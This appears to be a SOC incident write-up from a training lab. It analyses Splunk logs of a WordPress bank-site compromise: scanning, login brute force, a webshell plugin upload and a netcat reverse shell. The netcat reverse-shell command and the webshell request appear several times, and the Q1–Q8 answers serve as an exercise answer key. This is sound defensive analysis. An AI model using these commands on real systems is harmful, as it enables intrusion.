Ticket Number	SOC-109102
Date/Time Reported	2024-09-16 / 15:45:18 UTC
Incident Type	Web Server Compromise - Splunk SIEM Log Analysis
Affected Endpoint	WEB-CORP-01 (crestwaybank.com)
Splunk Index	crestway-web (sourcetype: access_combined)
Total Log Events	17,917
Attacker IP	23[.]254[.]226[.]90
Tool Used	Splunk SIEM via Firefox on Ubuntu analystBox
Severity	CRITICAL

1. Incident Overview

On 16 Sep 2024, SOC was notified by Nessus that the web server for crestwaybank.com, WEB-CORP-01, had been compromised. The Splunk SIEM was used to investigate the crestway-web index for WEB-CORP-01 and revealed 17,917 events. The attack was fully described from initial reconnaissance to the reverse shell callback.

2. Investigation Methodology

All queries run with time range set to **All Time**. Investigation steps:

1. Confirmed index and sourcetype - 17,917 events, access_combined
2. User-agent analysis to identify attacker tools and IP
3. First attacker contact isolated by filtering on attacker IP
4. Login activity analyzed to confirm brute force pattern
5. Plugin upload events searched to identify malicious plugin
6. Webshell execution events searched to identify reverse shell command

3. Evidence & Findings

Screenshot 1 - User-Agent Analysis (Attacker Tool Identification)

splunk>enterpriseApps

1 MessagesSettingsActivityHelpFind

SearchAnalyticsDatasetsReportsAlertsDashboards

Search & Reporting

New Search

Save AsCreate Table ViewClose

1 index="crestway-web" sourcetype="access_combined" | stats count by useragent | sort count descAll time

17,917 events (before 3/20/26 11:53:09.000 PM)No Event SamplingJobPauseRefreshDownloadSmart Mode

EventsPatternsStatistics (7)Visualization

20 Per PageFormatPreview

useragent	count
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36	4158
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0	4158
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36	4158
WPScan v3.8.25 (https://wpscan.com/wordpress-security-scanner)	3415
gobuster/3.6	1846
Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	69
curl/8.7.1	5

Splunk user-agent stats showing WPScan v3.8.25, gobuster/3.6, curl/8.7.1 alongside normal browser agents - all malicious agents originating from 23.254.226.90]


Query used:

index="crestway-web" sourcetype="access_combined" | stats count by useragent | sort count desc

This single query answers Q1, Q2, and Q3 simultaneously by identifying the attacker IP and all tools used.

Field	Value
Q1 - First Access Timestamp	2024-09-16 14:50:51 UTC
Q2 - Vulnerability Scanner	WPScan v3.8.25
Q3 - Enumeration Tool	gobuster/3.6
Attacker IP	23[.]254[.]226[.]90
WPScan First Seen	15:02:11 UTC

Screenshot 2 - Plugin Upload and Activation Events



Splunk event view showing 3 sequential events: POST /wp-admin/update.php?action=upload-plugin at 15:29:57 (HTTP 200), activation of wp_webshell at 15:30:00 (HTTP 302), and plugins.php?activate=true at 15:30:01 (HTTP 200)]

Query used:

index="crestway-web" "upload-plugin" | sort _time asc

This answers Q4, Q5, and Q6 - the brute force led to admin access which enabled the plugin upload.

Field	Value
Q4 - Credential Method	Brute force against /wp-login.php - multiple POST requests returning HTTP 200 followed by HTTP 302 at 15:29:40 UTC

Q5 - Successful Login

2024-09-16
15:29:40 UTC

Field	Value
Q4 - Credential Method	Brute force against /wp-login.php - multiple POST requests returning HTTP 200 followed by HTTP 302 at 15:29:40 UTC

Q6 - Plugin Name

wp_webshell
(wp_webshell.php)

Upload Timestamp

15:29:57 UTC

Activation Timestamp

15:30:00 UTC

Screenshot 3 - Webshell Execution and Reverse Shell Command

The screenshot displays the Splunk Enterprise web interface. At the top, the navigation bar includes 'splunk>enterprise', 'Apps', and various utility links like 'Messages', 'Settings', 'Activity', 'Help', and 'Find'. Below this is a secondary navigation bar with 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. The main content area is titled 'New Search' and shows a search query: `index='crestway-web' sourcetype='access_combined' uri_path='*wp_webshell*' clientip='23.254.226.90' uri_path='/wp_webshell.php' status=200 method=GET | sort _time asc`. The search results show 1 event from 9/16/24 3:31:04.000 PM to 9/16/24 3:31:04.001 PM. The event is displayed in a table with columns 'Time' and 'Event'. The event text is: `23.254.226.90 - - [16/Sep/2024:11:31:04 -0400] 'GET /wp_webshell.php?cmd=nc%20-c%20%2Fbin%2Fsh%2046.166.190.182%203443 HTTP/1.1' 200 159 '-'`. The event is highlighted in green. The interface also shows a sidebar with 'SELECTED FIELDS' (host, source, sourcetype) and 'INTERESTING FIELDS'.

Splunk raw event at 15:31:04 UTC showing GET /wp_webshell.php?cmd=nc%20-c%20%2Fbin%2Fsh%2046.166.190.182%203443 confirming reverse shell callback to 46.166.190.182:3443]

Query used:

`index="crestway-web" sourcetype="access_combined" uri_path="*wp_webshell*" | sort _time asc`

This answers Q7 and Q8 - the vulnerability introduced and the reverse shell destination.

Field	Value
Q7 - Vulnerability Introduced	Remote Code Execution (RCE) via malicious webshell plugin
Q8 - Reverse Shell IP:Port	46[.]166[.]190[.]182:3443
Reverse Shell Command	nc -c /bin/sh 46[.]166[.]190[.]182 3443
Shell Launched	2024-09-16 15:31:04 UTC

Post-Exploitation Command Sequence:

Timestamp (UTC)	Command	Purpose
15:30:23	whoami	Identify running user
15:30:33	hostname	Identify host
15:30:38	ls	List directory
15:30:48	which nc	Confirm netcat available
15:31:04	nc -c /bin/sh 46[.]166[.]190[.]182 3443	Reverse shell launched

3.4 Incident Questions

Q1 - At what timestamp did the attacker first access the website?

Answer: 2024-09-16 14:50:51 UTC

Q2 - What vulnerability scanning tool and version was used?

Answer: WPScan v3.8.25

Q3 - What tool did the attacker use to enumerate files and directories?

Answer: gobuster/3.6

Q4 - What is the most likely way the attacker gained credentials to the admin panel?

Answer: Brute force attack against the WordPress login endpoint (/wp-login.php) — evidenced by multiple rapid POST requests returning HTTP 200 prior to a successful HTTP 302 redirect at 15:29:40 UTC

Q5 - At what timestamp did the attacker successfully authenticate and access the admin panel?

Answer: 2024-09-16 15:29:40 UTC

Q6 - What is the name of the plugin uploaded by the attacker?

Answer: wp_webshell (wp_webshell.php)

Q7 - What vulnerability did the attacker introduce by adding this plugin?

Answer: Remote Code Execution (RCE) via malicious webshell plugin

Q8 - What IP address and port did the web server use to connect back to the attacker?

Answer: 46[.]166[.]190[.]182:3443

4. Complete Attack Timeline

Timestamp (UTC)	Action	Detail
14:50:51	Initial Reconnaissance	Manual browsing from 23[.]254[.]226[.]90 with Linux Firefox UA
15:02:11	WordPress Scanning	WPScan v3.8.25 launched
15:02:13	Directory Enumeration	gobuster/3.6 launched
15:25:53	Credential Attack	Repeated POST requests to /wp-login.php
15:29:40	Admin Login Success	HTTP 302 confirms authentication
15:29:57	Plugin Uploaded	wp_webshell.php uploaded
15:30:00	Plugin Activated	RCE webshell live
15:30:23	Webshell: whoami	Command execution confirmed
15:30:33	Webshell: hostname	Host identification
15:30:38	Webshell: ls	Directory listing
15:30:48	Webshell: which nc	Netcat confirmed
15:31:04	Reverse Shell	nc -c /bin/sh 46[.]166[.]190[.]182 3443

5. Indicators of Compromise (Defanged)

IOC Type	Indicator
Attacker IP	23[.]254[.]226[.]90
C2 / Callback IP	46[.]166[.]190[.]182
C2 Port	3443 (TCP - netcat reverse shell)
Scanner Tool	WPScan v3.8.25
Enumeration Tool	gobuster/3.6
Malicious Plugin	wp_webshell / wp_webshell.php
Webshell URI	/wp_webshell[.]php
Admin Login URI	/wp-login[.]php
Upload URI	/wp-admin/update[.]php?action=upload-plugin

6. MITRE ATT&CK Mapping

Technique ID	Technique Name	Description
--------------	----------------	-------------

T1595.002	Active Scanning: Vulnerability Scanning	WPScan v3.8.25 - WordPress enumeration
T1083	File and Directory Discovery	gobuster/3.6 - web server file brute forcing
T1110.001	Brute Force: Password Guessing	Multiple POST requests to /wp-login.php
T1505.003	Server Software Component: Web Shell	wp_webshell PHP plugin - persistent RCE
T1059.004	Command and Scripting: Unix Shell	OS commands via webshell
T1071.001	Application Layer Protocol	Reverse shell over TCP port 3443

7. Recommendations

- Remove wp_webshell plugin and audit all WordPress plugins
- Block 23[.]254[.]226[.]90 and 46[.]166[.]190[.]182 at perimeter firewall
- Reset all WordPress admin credentials
- Implement login rate limiting, CAPTCHA, or account lockout
- Restrict /wp-admin and /wp-login.php by IP allowlist
- Deploy Web Application Firewall to detect WPScan and gobuster
- Audit web server file system for additional webshells
- Enable file integrity monitoring on WordPress document root

8. Conclusion

The IP address of the attacking system is 23.254.226.90. Further investigation by our team has confirmed that the attacker has compromised the site in an attempt to further their malicious activities and they were using a number of techniques in their attempt to compromise the site including but not limited to the following: Manual reconnaissance, scanning the site for vulnerabilities within WordPress, enumeration of directories on the site, brute force attempts against the web application's login forms for Crestway Bank, malicious uploads to WordPress to enable the installation of a webshell and subsequently establishing a netcat reverse shell connection back to IP 46.166.190.182 on port 3443. The attacks have all taken place within a 40 minute window. The site needs to be fully cleaned and restored as quickly as possible.